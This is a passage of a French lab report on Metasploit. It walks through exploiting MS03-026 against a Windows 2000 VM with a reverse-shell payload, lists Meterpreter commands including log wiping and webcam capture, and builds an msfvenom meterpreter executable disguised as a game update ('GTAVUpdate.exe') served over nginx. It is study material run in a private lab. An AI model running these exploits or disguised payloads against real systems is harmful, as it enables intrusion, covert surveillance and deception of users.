


Figure 18 – La vue de la machine virtuelle Windows XP et l'invite de commande mentionnant l'adresse IP de la machine

Voici l'ensemble des commandes à exécuter pour permettre d'attaquer le système Windows 2000 au moyen de l'*exploit ms03-026* :

---

```
1 # Recherche de l'exploit ms03-026
2 search ms03-026 type:exploit
3 # Sélectionner l'exploit numéro 0 autrement le premier exploit trouvé : ms03-026
4 use 0
5 # Mentionne l'hôte distant que l'on souhaite cibler
6 set RHOST 192.168.1.77
7 # Ce payload permet de lancer un shell inversé sur windows 2000
8 set payload windows/shell_reverse_tcp
9 # Lance l'exploit
10 exploit
```

---

La capture d'écran de l'ensemble des commandes réalisées via msfconsole sous Kali Linux contre Windows 2000 :

The screenshot shows a terminal window titled 'patrice@Kali: ~'. The user runs 'msfconsole -q' and performs a search for 'ms03-026 type:exploit'. A table lists the matching module, 'MS03-026 Microsoft RPC DCOM Interface Overflow', with details like disclosure date (2003-07-16), rank (great), and check status (No). The user then uses the module, sets the RHOST to 192.168.1.77, and runs 'exploit'. The exploit starts a reverse TCP handler on port 4444 and binds to the target's port 135. A command shell session is successfully opened at 192.168.1.77:103.

```
patrice@Kali: ~
Fichier Actions Éditer Vue Aide
└─(patrice@Kali)-[~]
$ msfconsole -q
msf6 > search ms03-026 type:exploit

Matching Modules
=====
#   Name                               Disclosure Date   Rank    Check
Description
-   --
0   exploit/windows/dcerpc/ms03_026_dcom  2003-07-16      great  No
MS03-026 Microsoft RPC DCOM Interface Overflow

Interact with a module by name or index. For example info 0, use 0 or use
exploit/windows/dcerpc/ms03_026_dcom

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/dcerpc/ms03_026_dcom) > set RHOST 192.168.1.77
RHOST => 192.168.1.77
msf6 exploit(windows/dcerpc/ms03_026_dcom) > set payload windows/shell_re
verse_tcp
payload => windows/shell_reverse_tcp
msf6 exploit(windows/dcerpc/ms03_026_dcom) > exploit

[*] Started reverse TCP handler on 192.168.1.75:4444
[*] 192.168.1.77:135 - Trying target Windows NT SP3-6a/2000/XP/2003 Uni
rsal ...
[*] 192.168.1.77:135 - Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.
0@ncacn_ip_tcp:192.168.1.77[135] ...
[*] 192.168.1.77:135 - Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@
ncacn_ip_tcp:192.168.1.77[135] ...
[*] 192.168.1.77:135 - Sending exploit ...
[*] Command shell session 1 opened (192.168.1.75:4444 → 192.168.1.77:103
1) at 2021-08-24 23:49:46 +0200

C:\WINNT\system32>
```

Figure 19 – La vue de l'ensemble des commandes nécessaires à l'exécution de l'exploit ms03-026

### 1.3.2 L'option x de l'interface de commande en ligne msfconsole

L'objectif de cette section était de découvrir *Metasploit Command Line Interface* en français "l'interface de ligne de commande Metasploit" en exploitant la même faille ms03\_026 que précédemment. Suite à quelques essais et recherches web, il s'avère que la commande msfcli a été déconsidérée et remplacée par l'option -x à ajouter en paramètre de la commande msfconsole :

msfconsole -x "chaîne\_de\_commandes"



A screenshot of a computer screen showing a web browser displaying a page from the Metasploit documentation. The page title is "Msfcli is no longer available in Metasploit". It contains text explaining that msfcli is no longer available and that users should use msfconsole instead. There are also links to other parts of the documentation and a search bar.

#### Msfcli n'est plus disponible dans Metasploit

Wei Chan est un vétéran de rapid7, aujourd'hui chercheur principal et l'un des précieux contributeurs de Metasploit. Il a annoncé en janvier 2015 la dépréciation de msfcli, la version de l'interface en ligne de commande pour Metasploit. Au lieu de msfcli, il est nécessaire d'utiliser l'option -x de msfconsole.

Voici la représentation complète avec la chaîne de caractères passé en argument de msfconsole -x en lien avec l'*exploit* et le *payload* précédemment utilisés :

```
1 # L'option x est équivalent à l'interface de ligne de commande msfcli. L'option q permet de désactiver la bannière d'accueil au démarrage.  
2 msfconsole -qx "use exploit/windows/dcerpc/ms03_026_dcom ; set RHOST 192.168.1.77 ; set payload windows/shell_reverse_tcp ; exploit"
```

Voici la capture d'écran après exécution de la commande :

A screenshot of a terminal window titled "Fichier Actions Éditer Vue Aide". The command entered is "\$ msfconsole -qx \"use exploit/windows/dcerpc/ms03\_026\_dcom; set RHOST 192.168.1.77; set payload windows/shell\_reverse\_tcp; exploit\"". The output shows the exploit being run, including the creation of a reverse TCP handler, binding to port 4444, and opening a command shell session. The prompt at the bottom is "C:\WINNT\system32>".

Figure 20 – La vue de l'exécution de l'*exploit* à l'aide de l'option x de la commande msfconsole

### 1.3.3 L'interface web de Metasploit

La commande msfweb lançait un serveur sur le port 55555 via l'IP 127.0.0.1 jusqu'à la version 3.51 de Metasploit d'après la source suivante : <https://simplesolace.tistory.com/?page=33>. Néanmoins, cette source est contestable et je n'ai pas trouvé mieux d'autant plus que le site officiel de Metasploit présente des notes de mises à jour qu'à partir de la version 4.13.0 d'après cette page web suivante : <https://docs.rapid7.com/release-notes/metasploit>.

Voici le résultat de l'exécution de l'adresse locale d'exécution dans un navigateur présent sur ma machine :





Figure 21 – La vue de l'affichage de l'url 127.0.0.1/55555

Les différentes possibilités offertes par l'interface web msfweb restent accessibles dans la console grâce à la commande msfconsole et ses nombreuses options comme :

- **search** - une fonctionnalité de recherche basée sur des expressions régulières;
- **set/mettre en place** - mettre en place des options, des paramètres, des modules;
- **use** - utiliser un module;
- **load** - charge un plug-in à partir d'un chemin fourni;
- **show** - affiche un module;
- **check** - vérifier si une cible est vulnérable à un exploit particulier;
- **grep** - la commande grep de recherche avec des expressions régulières similaire à Linux;
- **help** - donne une description des commandes disponibles.
- **info** - fournit des informations détaillées sur un module en particulier.



Toutefois, Rapid 7 n'a pas abandonné l'idée de fournir une interface web. En effet, Metasploit Pro, la version payante téléchargeable sur le site officiel de metasploit offre une interface graphique dénommée Metasploit Pro Web. L'interface web contient un espace de travail fournissant des menus de navigations afin d'accéder à différentes pages de configuration.

**Les commandes de msfconsole :** La msfconsole propose de nombreuses options de commande différentes. Voici un ensemble de commandes Metasploit de base avec une référence à leur sortie : back, banner, cd, color, connect, edit, exit, get, getg, go\_pro, grep, help, info, irb, jobs, kill, load, loadpath, makerc, popm, previous, pushm, quit, reload\_all, rename\_job...



**L'interface web de Metasploit** contient un espace de travail pour configurer des projets et effectuer des tâches de pentesting. Il est possible, par exemple, exécuter un scan de découverte, lancer un exploit contre une cible, générer un rapport de sécurité, configurer les préférences du système et effectuer des tâches administratives.

Voici un aperçu des principaux boutons de navigation de l'interface web Metasploit pro :





Figure 22 – La vue de l'interface graphique de Metasploit Pro

### 1.3.4 Meterpreter, un des payloads d'attaque de Metasploit

Meterpreter est un *payload* multifonction fournissant un shell qui va nous permettre bien plus d'actions qu'un *payload* classique. Nous pourrons à partir un shell de type Unix, déposer ou télécharger des fichiers, faire des *dumps* mémoire (il s'agit d'une copie brute sans transformation de données d'un périphérique à un autre), etc.



**Meterpreter** est un *payload* de pointe déployé à l'aide d'injection de DDL en mémoire. En conséquence, Meterpreter réside entièrement en mémoire et n'écrit rien sur le disque. Meterpreter fournit un tout nouvel environnement semblables à un shell et aussi avec ses propres commandes dont presque toutes sont dévoilées dans cette ressource web.


Voici quelques commandes notables qui changent de celles que l'on trouve dans un shell unix classique :

- **clearev** - efface les journaux Application, Système et Sécurité sur un système Windows;
- **download** - télécharge un fichier depuis la machine distante;
- **edit** - ouvre un fichier situé sur l'hôte cible à l'aide de Vim;
- **migrate** - en utilisant le module **migrate post**, il est possible de migrer vers un autre processus sur la victime;
- **resource** - exécute les instructions Meterpreter situées dans un fichier texte. Cette méthode est utile pour automatiser les actions répétitives par un utilisateur;
- **webcam\_list** - affiche les webcams actuellement disponibles sur l'hôte cible;
- **webcam\_snap** - récupère une image d'une webcam connectée sur le système cible et l'enregistre sur le disque en tant qu'image JPEG.

Cette section consacrée à Meterpreter propose d'utiliser de nouveau l'*exploit \_dcom\_ms03\_026* et surtout un *payload* meterpreter qui n'a pas produit l'effet escompté.

Après plusieurs tentatives en utilisant d'autres *exploits*, d'autres *payloads* et quelques recherches webs, il semblerait que les API WIN32 ne soient plus pris en compte à partir de la version 1.91 de Ruby. Il y aurait une instabilité lors de l'utilisation de *payloads* de type Win32 avec msfconsole version 6. J'ai trouvé de nombreux avis différents et aucune source sûre, ni preuve concrète.

Par conséquent, je me suis rabattu sur une technique de simulation d'ingénierie sociale. Il s'agit d'une pratique de manipulation psychologique à des fins d'escroquerie, incitant des utilisateurs à télécharger un fichier à partir d'une page web et à exécuter un fichier malveillant exécutable en 32 bits, incorporant un shell meterpeter en reverse tcp. Ce tutoriel ci-dessous m'a aidé à comprendre les différentes démarches à effectuer pour mener à bien cette attaque.



**Pirater Windows 10 avec Metasploit** : dans ce tutoriel, je vais vous montrer comment pirater Windows 10 avec Metasploit Framework. Kali Linux est déjà livré avec Metasploit, donc pas besoin d'installer. À la fin de ce didacticiel, vous devriez être en mesure d'obtenir un accès complet à la machine victime (non persistance). Ce tutoriel est proposé à des fins éducatives.

La première étape consiste à désinstaller apache2, un des serveurs HTTP, *Hypertext Transfer Protocol* en français "protocole de transfert hypertexte", le plus populaire maintenu jusqu'en avril 2019, à l'aide des commandes suivantes :

```
1 # Console en mode administrateur :
2 sudo su -
3 # Affiche le status du service apache 2
4 service apache2 status
5 # Suppression des paquets : apache2 apache2-bin apache2-data apache2-utils
6 apt purge apache2 apache2-bin apache2-data apache2-utils
7 # Vérification si il reste un ou des répertoires portant le nom apache2 sur le système
8 whereis apache2
9 # Suppression des répertoires et des fichiers potentiellement inclus
10 rm -Rf /etc/apache2
```

Voici la capture d'écran révélant l'ensemble des commandes exécutées dans le shell :

The screenshot shows a terminal window titled 'root@Kali:~'. The terminal history is as follows:

- Line 1: \$(patrice㉿Kali)-[~]
- Line 2: \$ sudo su -
- Line 3: (Message from Kali developers)  
We have kept /usr/bin/python pointing to Python 2 for backwards compatibility. Learn how to change this and avoid this message:  
⇒ <https://www.kali.org/docs/general-use/python3-transition/>
- Line 4: (Run: "touch ~/.hushlogin" to hide this message)
- Line 5: [root㉿Kali)-[~]
- Line 6: # service apache2 status  
● apache2.service - The Apache HTTP Server  
 Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor>  
 Active: inactive (dead)  
 Docs: <https://httpd.apache.org/docs/2.4/>
- Line 7: [root㉿Kali)-[~]
- Line 8: # apt purge apache2 apache2-bin apache2-data apache2-utils  
Lecture des listes de paquets... Fait  
Construction de l'arbre des dépendances... Fait  
Lecture des informations d'état... Fait  
Les paquets suivants ont été installés automatiquement et ne sont plus nécessaires :  
cryptsetup-run ettercap-common ettercap-graphical  
gstreamer1.0-pulseaudio libaprutil1-dbd-sqlite3 libaprutil1-ldap  
libgeos-3.9.0 libluajit-5.1-2 libluajit-5.1-common librest-0.7-0  
python3-gevent python3-gevent-websocket python3-greenlet  
python3-jupyter-core python3-m2crypto python3-nbformat  
python3-parameterized python3-plotly python3-qrcode  
python3-zope.event  
Veuillez utiliser « apt autoremove » pour les supprimer.  
Les paquets suivants seront ENLEVÉS :  
apache2\* apache2-bin\* apache2-data\* apache2-utils\*  
0 mis à jour, 0 nouvellement installés, 4 à enlever et 1 non mis à jour.  
Après cette opération, 7 126 ko d'espace disque seront libérés.  
Souhaitez-vous continuer ? [O/n] o

Figure 23 – Une première vue de la désinstallation des paquets associés à apache2


```

root@Kali:~#
Fichier Actions Éditer Vue Aide
└──(root💀Kali)-[~]
    └──# whereis apache2
        apache2: /etc/apache2
└──(root💀Kali)-[~]
    └──# rm -Rf /etc/apache2
└──(root💀Kali)-[~]
    └──# whereis apache2
        apache2:
└──(root💀Kali)-[~]
    └──#

```

Figure 24 – La vue de la suppression des derniers répertoires et fichiers inhérent à apache2

La deuxième étape consiste à installer Nginx en remplacement du serveur HTTP Apache 2 :



**NGINX** peut être configuré en tant que un serveur HTTP, mandataire inverse (en anglais : *reverse proxy*) Web ou encore un serveur proxy de messagerie électronique (IMAP/POP3). L'utilisation la plus fréquente de NGINX est tel un serveur Web classique pour servir des fichiers statiques et comme un proxy pour les requêtes dynamiques.

Voici l'ensemble des commandes à exécuter dans le but d'installer Nginx :

---

```

1 # Installation du paquet Nginx
2 apt install nginx
3 # Ouvrir avec nano le fichier /etc/nginx/sites-enabled/default à de manière à intégrer la chaîne suivante : root /home/patrice/www
4 nano /etc/nginx/sites-enabled/default
5 # Aller au répertoire home
6 cd ~
7 # Création d'un dossier www
8 mkdir www
9 # Aller dans le répertoire www
10 cd www
11 # Créer un fichier index.html
12 > index.html
13 Test d'une page web

```

---

Les deux prochaines pages mettent en évidence les commandes présentées ci-dessus sous bash.

```
root@Kali:~  
Fichier Actions Éditer Vue Aide  
└─(root㉿Kali)-[~]  
# apt install nginx  
Lecture des listes de paquets... Fait  
Construction de l'arbre des dépendances... Fait  
Lecture des informations d'état... Fait  
nginx est déjà la version la plus récente (1.18.0-6.1).  
Les paquets suivants ont été installés automatiquement et ne sont plus nécessaires :  
cryptsetup-run ettercap-common ettercap-graphical gstreamer1.0-pulseaudio  
libaprutil1-dbd-sqlite3 libaprutil1-ldap libgeos-3.9.0 liblbuajit-5.1-2  
liblbuajit-5.1-common librest-0.7-0 python3-gevent  
python3-gevent-websocket python3-greenlet python3-jupyter-core  
python3-m2crypto python3-nbformat python3-parameterized python3-plotly  
python3-qrcode python3-zope.event  
Veuillez utiliser « apt autoremove » pour les supprimer.  
0 mis à jour, 0 nouvellement installés, 0 à enlever et 1 non mis à jour.  
└─(root㉿Kali)-[~]  
# nano /etc/nginx/sites-enabled/default
```

Figure 25 – La vue de l'installation de Nginx

```
root@Kali:~  
Fichier Actions Éditer Vue Aide  
GNU nano 5.4          /etc/nginx/sites-enabled/default *  
#  
# Note: You should disable gzip for SSL traffic.  
# See: https://bugs.debian.org/773332  
#  
# Read up on ssl_ciphers to ensure a secure configuration.  
# See: https://bugs.debian.org/765782  
#  
# Self signed certs generated by the ssl-cert package  
# Don't use them in a production server!  
#  
# include snippets/snakeoil.conf;  
root /home/patrice/www;#  
  
# Add index.php to the list if you are using PHP  
index index.html index.htm index.nginx-debian.html;  
  
server_name _;  
  
location / {  
    # First attempt to serve request as file, then  
    # as directory, then fall back to displaying a 404.  
    try_files $uri $uri/ =404;
```

Figure 26 – La vue de l'ajout de la chaîne root /home/patrice/www;

```
patrice@Kali: ~/www
```

The terminal window shows the following session:

```
(patrick@Kali)-[~]
$ cd ~
(patrick@Kali)-[~]
$ mkdir www
(patrick@Kali)-[~]
$ cd www
(patrick@Kali)-[~/www]
$ > index.html
Test d'une page web
^C

(patrick@Kali)-[~/www]
$ service nginx start
130 ×
```

Figure 27 – La vue de la création du fichier index.html dans /home/patrice/www




Figure 28 – La vue de l'accès à localhost dans un navigateur

La troisième étape consiste à générer un fichier 32 bits exécutable en format .exe grâce à la commande msfvenom. Le but est d'utiliser ce module de Metasploit afin d'implémenter dans ce fichier une connexion TCP inversée via meterpreter.



**MSFvenom** est une combinaison de Msfpayload et Msfencode, mettant ces deux outils dans une seule instance Framework. msfvenom a remplacé à la fois msfpayload et msfencode le 8 juin 2015. Les avantages de msfvenom sont : un seul outil, les options de ligne de commande standardisées, la vitesse accrue. Msfvenom propose un large éventail d'options.

Voici le détail de la commande ainsi que les explications de tous ses arguments :

```

1 # Génération d'un fichier .exe à l'aide de msfvenom :
2
3 # -p windows/meterpreter/reverse_tcp correspond au payload à charger;
4 # -a 86 l'architecture à utiliser;
5 # --platform le système d'exploitation;
6 # -f exe : le format de fichier;
7 # LHOST = 192.168.1.84 désigne l'adresse IP de la machine Kali Linux attaquante;
8 # LPORT = 4444 désigne un port sur lequel écouter une connexion depuis la cible une fois qu'elle a été comprise;
9 # -o /home/patrice/www/GTAVUpdate.exe : le fichier dans lequel sera enregistré le payload.
10
11 msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows -f exe LHOST=192.168.1.84 LPORT=4444 -o /home/patrice/www/GTAVUpdate.exe

```

La capture d'écran de l'exécution de la commande msfvenom dans la console sous Kali Linux :

Figure 29 – La vue de la commande vsfvenom et de ses arguments

L'IP 192.168.1.84 est celle de la machine virtuelle sous Kali comme on peut le constater via la capture d'écran subséquente en page trente deux.

```

[+] added the ECDSA host key patrice@Kali:~ 192.168.1.7 Public
known hosts.
Fichier Actions Éditer Vue Aide
└$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether de:78:6b:91:42:3e brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.84/24 brd 192.168.1.255 scope global dynamic noprefixroute
        valid_lft 74782sec preferred_lft 74782sec
    inet6 2a01:cb05:819b:9000:c39d:297b:4e9e:5582/64 scope global temporary dynamic
        valid_lft 1744sec preferred_lft 544sec
    inet6 2a01:cb05:819b:9000:dc78:6bff:fe91:423e/64 scope global dynamic
        valid_lft 1744sec preferred_lft 544sec
    inet6 fe80::dc78:6bff:fe91:423e/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
└$ 

```

Figure 30 – La vue de la commande ip a sous Kali Linux révélant l'IP V4 192.168.1.84/24

À partir d'une machine virtuelle Windows 10 (pour sa création : quatre gigaoctets de RAM et quarante gigaoctets de SSD minimum) et un navigateur, nous pouvons récupérer le fichier malveillant en nous connectant à la page 192.168.1.84/GTA-VUpdate.exe. L'ouverture du fichier nécessitera la désactivation de la protection antivirus et celle du pare-feu.




Figure 31 – La vue de l'exécution de l'url 192.168.1.84/GTAVUpdate.exe

